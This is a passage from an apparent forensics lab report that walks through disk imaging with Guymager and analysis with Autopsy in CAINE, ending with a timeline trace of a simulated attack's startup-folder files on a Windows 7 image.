In order to create a disk image using Guymager [8], first mount the secondary disk or the destination disk as writeable by using the mounter on the desktop. Mount the disk where the image will be obtained from as read only, as shown in Figure 7 and Figure 8.




Detected **BLOCK DEVICES** and their current mount status.
Selected devices are toggled mount/unmount.

Selected devices will be mounted **WRITEABLE**

Make a selection:

	Device	FS Type	Label	Size (MB)	Mount Point	Status
☐	/dev/sda1	vfat	DELLUTILITY	100	(none)	(none)
☐	/dev/sda2	ntfs	Recovery	39.803	(none)	(none)
☐	/dev/sda3	ntfs	OS	265.340	(none)	(none)
☐	/dev/sdb1	vfat	SBLIVE	15.266	/cdrom	READ-ONLY

Figure 7 –Writable Option from the Mounter



Detected **BLOCK DEVICES** and their current mount status.
Selected devices are toggled mount/unmount.


Selected devices will be mounted **READ-ONLY**

Make a selection:

	Device	FS Type	Label	Size (MB)	Mount Point	Status
☐	/dev/sda1	vfat	DELLUTILITY	100	(none)	(none)
☐	/dev/sda2	ntfs	Recovery	39.803	(none)	(none)
☐	/dev/sda3	ntfs	OS	265.340	(none)	(none)
☐	/dev/sdb1	vfat	SBLIVE	15.266	/cdrom	READ-ONLY

Figure 8 – Read Only Option from the Mounter


Afterwards, open Guymager from the forensic tool listed in CAINE. As seen in Figure 9, Guymager opens and displays a list of mounted disks. Right click and acquire the image of the source. Moreover, fill in the fields with the corresponding information of the investigation and select the destination where the image will be written to, as shown in Figure 10.



Serial nr.	Linux device	Model	State	Size	Hidden areas	Bad sectors
71PKTCY9T	/dev/sda	ATA TOSHIBA MK3261GSY	● Idle	320.1GB	HPA:No / DCO:Unknown	
	/dev/loop0	Linux Loop: filesystem.squashfs	○ Idle	1.9GB	unknown	
4C530001200225111264	/dev/sdb	SanDisk Cruzer Glide	○ Idle	16.0GB	unknown	
070724C2336E8A24	/dev/sdc		○ Idle	16.0GB	unknown	

Size 320.072.933.376 bytes (298GiB / 320GB)
Sector size 512
Image file
Info file
Current speed
Started
Hash calculation
Source verification
Image verification

Figure 9 – List to Acquire Image



File format

● Linux dd raw image (file extension .dd or .xxx) ☐ Split image files
○ Expert Witness Format, sub-format Guymager (file extension .Exx) Split size 2047 MiB

Case number
Evidence number
Examiner
Description
Notes 71PKTCY9T

Destination


Image directory ... /
Image filename (without extension)
Info filename (without extension)

Hash calculation / verification

☑ Calculate MD5 ☐ Calculate SHA-1 ☐ Calculate SHA-256
☐ Re-read source after acquisition for verification (takes twice as long)
☑ Verify image after acquisition (takes twice as long)

Figure 10 – Naming and Selecting Image Destination

In Figure 11, a new case is opened using the Autopsy Forensic Browser. It can be accessed from the forensic tools on the menu or by typing "*http://localhost:9999/autopsy*". There, a case name, a description, and investigator names can be entered into the fields, as is seen in Figure 12.



WARNING: Your browser currently has Java Script enabled.


You do not need Java Script to use Autopsy and it is recommended that it be turned off for security reasons.

Autopsy Forensic Browser 2.24-1

http://www.sleuthkit.org/autopsy/

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Figure 11 – Autopsy Forensic Browser



CREATE A NEW CASE


1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
SystemAnalysis

2. **Description:** An optional, one line description of this case.
DiskInvestigation

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.
a. J. Camacho b. G. Pena
c. G. Calle d.
e. f.
g. h.
i. j.

Figure 12 - Case Creation

Afterwards, a host must be added, which is just the name of the computer being analyzed along with a description of the system, as shown in Figure 13 and Figure 14.



Creating Case: Syste...
localhost:9999/autopsy?mod=0&view=2&case=SystemAnalysis&desc=DiskInvestigation&inv1=J.+Cam
ADD HOST

Creating Case: SystemAnalysis

Case directory (/usr/share/caine/report/autopsy/SystemAnalysis/) created
Configuration file (/usr/share/caine/report/autopsy/SystemAnalysis/case.aut) created

We must now create a host for this case.

Figure 13 – Case directory location



ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.
Alex_PC

2. **Description:** An optional one-line description or note about this computer.
WIndows 7 System

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.
EST5EDT


4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
0

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

Figure 14 – Adding Host

The next step is to add the image file to the case as a partition type with the *symlink* import method as shown in Figure 15 and Figure 16.


Adding Host Alex_PC ...
localhost:9999/autopsy?mod=0&view=8&case=SystemAnalysis&host=Alex_PC&desc=WIndows+7+Syst
ADD IMAGE


Adding host: Alex_PC to case SystemAnalysis

Host Directory (/usr/share/caine/report/autopsy/SystemAnalysis/Alex_PC/) created

Configuration file (/usr/share/caine/report/autopsy/SystemAnalysis/Alex_PC/host.aut) created

We must now import an image file for this host

Figure 15 – Host Directory Location



ADD A NEW IMAGE

1. **Location**
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.
/media/sda4/AlexPC.dd

2. **Type**
Please select if this image file is for a disk or a single partition.
○ Disk ● Partition

3. **Import Method**
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
● Symlink ○ Copy ○ Move

Figure 16 – Adding Image

In the next window, the option to calculate the MD5 hash value for the image is selected and then the image is added. This is not exactly required for Autopsy itself, but the hash information can be useful when using other tools. In this window, autopsy recognizes the file system type and mount point, as it is shown in Figure 17.




Image File Details


Local Name: images/AlexPC.dd
Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)
○ Ignore the hash value for this image.
● Calculate the hash value for this image.
○ Add the following MD5 hash value for this image:
□ Verify hash after importing?

File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: ntfs)
Mount Point: C: File System Type: ntfs

Figure 17 – Image and File system details




Select a volume to analyze or add a new image file.

	mount	name	fs type	
●	C:/	AlexPC.dd-0-0	ntfs	details

Figure 18 – Case gallery and analysis selection

Afterwards, the image can be analyzed through file analysis or keyword search. Also, everything can be sorted by file type. File analysis displays the hard drive in directory form and can be thoroughly browsed as it was on the local machine, as is shown in Figure 18. The files that appear will be color coded, as is seen in Figure 19. Any files in blue color indicate that the file still exists in its entirety on the drive. Red colored files indicate that a file has been erased from the hard disk. Finally, burgundy colored files indicate that a file has been reallocated to a different part of the hard drive recently. The directories can be sorted by chronological order, when they were accessed last, changed, created, or by the size of the file [6].



Enter the name of a directory that you want to view.
C:/

Enter a Perl regular expression for the file names you want to find.

Current Directory: C:/

Del	Type dir / in	Name	Written	Accessed	Changed	Created	Size	UID	GID	Meta
	r / r	$AttrDef	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	2560	48	0	4-128-4
	d / d	$AVG/	2014-02-10 21:36:23 (EST)	2014-02-10 21:36:23 (EST)	2014-02-10 21:36:23 (EST)	2013-11-14 20:02:28 (EST)	144	0	0	64446-144-1
	r / r	$BadClus	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	2013-01-20 20:05:38 (EST)	0	0	0	8-128-2


File Browsing Mode

In this mode, you can view file and directory contents.

File contents will be shown in this window.
More file details can be found using the Metadata link at the end of the list (on the right).
You can also sort the files using the column headers

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Figure 19 – File Analysis



File Activity Timelines

Here you can create a timeline of file activity.
This process requires two steps:

1. **Create Data File** from file system data -> 2. **Create Timeline** from the data file

Use the tabs above to start.

Figure 20 – Timeline Creation


When attempted to do any data recovery, there is an option that sorts all deleted files into one list for convenience. Files indicated as deleted that are underlined are files that still have data on the hard drive. However, this does not mean that the file is there in its entirety. When clicked, Autopsy will attempt to recognize the file type and its data. Only if the file is complete it will succeed. For example, images or text files can be previewed completely on the bottom half of the browser. It does not need to be exported before being seen, removing the possibility of downloading harmful files into the hard drive.

A file activity time line can also be created, which will detail the activity of the system. As shown in Figure 20; first the *create data file* option is clicked and select the desired image. It is send to an output file with the name *body*. Next, the input file that was created is selected as an input and starting and ending dates can be specified if desired. The results can be saved in a text file under any name and can be viewed in Autopsy or in a text editor. This will sort the activity by date and time, in which they were happening. Note that the file will display all activity happening on the machine, which can make it really hard to pin point the attacks unless what is being found is specific.

V. Autopsy Analysis

To identify the attack, a file Activity timeline was created targeting the last two months for observation, Though the timeframe did not have to be to this large since the date of attack was already known, it was done to simulate and observe a real situation where the attack would be unknown and analysis would have had to be done in different time ranges to narrow and determine the attack.

Observation of programs that have been run and instances of deletions of personal files are flags that can help determine the possibility of the attack day. Running the program **PasswordBrowserDump.exe** gives information of a possible day of attack. Investigating the activity for these days, observations of file deletions and creation of other files in different locations of the hard drive can be obtained. Taking note of the locations is important as they can be investigated during the file analysis phase, where we can observe more suspicious activity of file creations on startup folder as shown in Figure 21.




```
2015 16:18:59
              248    ..c.  r/rrwxrwxrwx  0 0 109647-128-1  C:/Windows/servicing/Packages/Microsoft-Windows-NFS-ClientSKU-Package~31bf3856ad364e35~x86~~6.1.7600.16385.mum (deleted
              544    macb  r/rrwxrwxrwx  0 0 43117-128-1   C:/$Recycle.Bin/S-1-5-21-41826234-4141540104-1146261675-1000/$IVRC645.bat
              90     macb  r/rrwxrwxrwx  0 0 43117-48-2    C:/$Recycle.Bin/S-1-5-21-41826234-4141540104-1146261675-1000/$IVRC645.bat ($FILE_NAME)
Sat May 09    600    mac.  d/d-wx-wx-wx  0 0 101768-144-1  C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup
2015 16:19:28
              248    .acb  r/rrwxrwxrwx  0 0 43118-128-1   C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/startupfile.bat
              96     macb  r/rrwxrwxrwx  0 0 43118-48-2    C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/startupfile.bat ($FILE_NAME)
              73802  .acb  r/rrwxrwxrwx  0 0 43119-128-1   C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/attackfile.exe
              94     macb  r/rrwxrwxrwx  0 0 43119-48-2    C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/attackfile.exe ($FILE_NAME)
              32     .acb  r/rrwxrwxrwx  0 0 43120-128-1   C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/invisScript.bat
              96     macb  r/rrwxrwxrwx  0 0 43120-48-2    C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/invisScript.bat ($FILE_NAME)
              201    .acb  r/rrwxrwxrwx  0 0 43135-128-1   C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/invis.vbs
              84     macb  r/rrwxrwxrwx  0 0 43135-48-2    C:/Users/Alex/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/invis.vbs ($FILE_NAME)
Sat May 09    41600  m...  r/rrwxrwxrwx  0 0 75139-128-4   C:/Windows.old/Users/alex/AppData/Local/Microsoft/Windows/Temporary Internet Files/Content.IE5/Q7IF2Z01/click[7].htm (deleted-real
2015 16:20:00
              41600  m...  r/rrwxrwxrwx  0 0 75139-128-4   C:/Windows/Prefetch/LOGONUI.EXE-09140401.pf
```

atta
12 of 12 matches

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Figure 21 – Suspicious Locations of File Creations



Enter the name of a directory that you want to view.
C:/

Enter a Perl regular expression for the file names you want to find.


Current Directory: C:/

Del	Type dir / in	Name	Written	Accessed	Changed	Created	Size	UID	GID	Meta
	d / d	$OrphanFiles/	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0	0	0	139776
✓	d / -	_342749_	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0	0	0	0
✓	d / -	Documents and Settings	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0	0	0	0
✓	d / -	Windows.old	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0	0	0	0
	r / r	autoexec.bat	2009-06-10 17:42:20 (EDT)	2009-07-13 22:04:04 (EDT)	2015-03-19 03:01:31 (EDT)	2009-07-13 22:04:04 (EDT)	24	0	0	99670-128-1
	r / r	config.sys	2009-06-10 17:42:20 (EDT)	2009-07-13 22:04:04 (EDT)	2015-03-19 03:01:31 (EDT)	2009-07-13 22:04:04 (EDT)	10	0	0	99673-128-1
	d / d	./	2015-05-07 11:34:37 (EDT)	2015-05-07 11:34:37 (EDT)	2015-05-07 11:34:37 (EDT)	2009-07-13 22:07:54 (EDT)	168	0	0	5-144-6
	d / d	$Recycle.Bin/	2015-03-19 01:34:55 (EDT)	2015-03-19 01:34:55 (EDT)	2015-03-19 01:34:55 (EDT)	2009-07-13 22:36:15 (EDT)	328	0	0	64381-144-1
	d / d	PerfLogs/	2009-07-13 22:37:05 (EDT)	2009-07-13 22:37:05 (EDT)	2015-03-19 03:09:38 (EDT)	2009-07-13 22:37:05 (EDT)	144	0	0	64392-144-1
✓	d / d	Program Files/	2015-05-09 11:36:25 (EDT)	2015-05-09 11:36:25 (EDT)	2015-05-09 11:36:25 (EDT)	2009-07-13 22:37:05 (EDT)	56	0	0	60-144-8 (realloc)
	d / d	Program Files/	2015-05-05	2015-05-05	2015-05-05	2009-07-13	192	0	0	64432-144-6

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Figure 22 – Directories Organized by Creation Date

Through the file analysis tab, the disk image can be browsed as desired. In Figure 22, the files are all color coded with blue for current files in disk, red for deleted files and burgundy for reallocated files. Moving along the directories, files can be selected to attempt recovery if necessary. Though there is an option to display all deleted files, they can only be sorted by alphabetical order and include temporary files from programs, which displays a rather large pool of files, making it hard to target the desired files, as shown in Figure 23 [7].


SystemAnalysis:Alex_...
SystemAnalysis:Alex_...
localhost:9999/autopsy?mod=1&submod=2&case=SystemAnalysis&host=Alex_PC&inv=unknown&vol=vol1
Google
FILE ANALYSIS
KEYWORD SEARCH
FILE TYPE
IMAGE DETAILS
META DATA
DATA UNIT
HELP
CLOSE
?
X
Directory Seek
Enter the name of a directory that you want to view.
C:/
VIEW
File Name Search
Enter a Perl regular expression for the file names you want to find.
SEARCH
ALL DELETED FILES
EXPAND DIRECTORIES
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

-/r C:/Users/Alex/Desktop/New folder full/invisScript.bat
-/r C:/Users/Alex/Desktop/New folder full/invis.vbs
-/r C:/Users/Alex/Desktop/New folder full/apache2.exe
-/r C:/Users/Alex/Desktop/image2.png
-/r C:/Users/Alex/Desktop/image3.png
-/r C:/Users/Alex/Desktop/image4.png
-/d C:/Users/Alex/Desktop/New folder
-/r C:/Users/Alex/Desktop/New folder/test2.bat


ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * View * Add Note
File Type: PNG image data, 668 x 159, 8-bit/color RGB, non-interlaced
Deleted File Recovery Mode

C:/Users/Alex/Desktop/image2.png

Thumbnail: View Full Size Image

Figure 23 – All Deleted Files List

Browsing to the locations noted during the timeline analysis, the files can be accessed and analyzed without the need to import them. The Batch files can be read and *exe* files observed right from the browser as shown in Fig. 24.


SystemAnalysis:Alex_...
Timeline: SystemAnal...
Autopsy Forensic Bro...
localhost:9999/autopsy?mod=1&submod=2&case=SystemAnalysis&host=Alex_PC&inv=unknown&vol=vol1
Google
FILE ANALYSIS
KEYWORD SEARCH
FILE TYPE
IMAGE DETAILS
META DATA
DATA UNIT
HELP
CLOSE
?
X
Directory Seek
Enter the name of a directory that you want to view.
C:/
VIEW
File Name Search
Enter a Perl regular expression for the file names you want to find.
SEARCH
ALL DELETED FILES
EXPAND DIRECTORIES
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
	d / d	../	2015-05-09 16:44:20 (EDT)	2015-05-09 16:44:20 (EDT)	2015-05-09 16:44:20 (EDT)	2015-03-19 01:34:34 (EDT)	56	0	0	63756-144-5
	d / d	./	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	2015-03-19 01:35:19 (EDT)	600	0	0	101768-144-1
	r / r	attackfile.exe	2015-05-09 15:58:58 (EDT)	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	2015-05-09 16:19:28 (EDT)	73802	0	0	43119-128-1
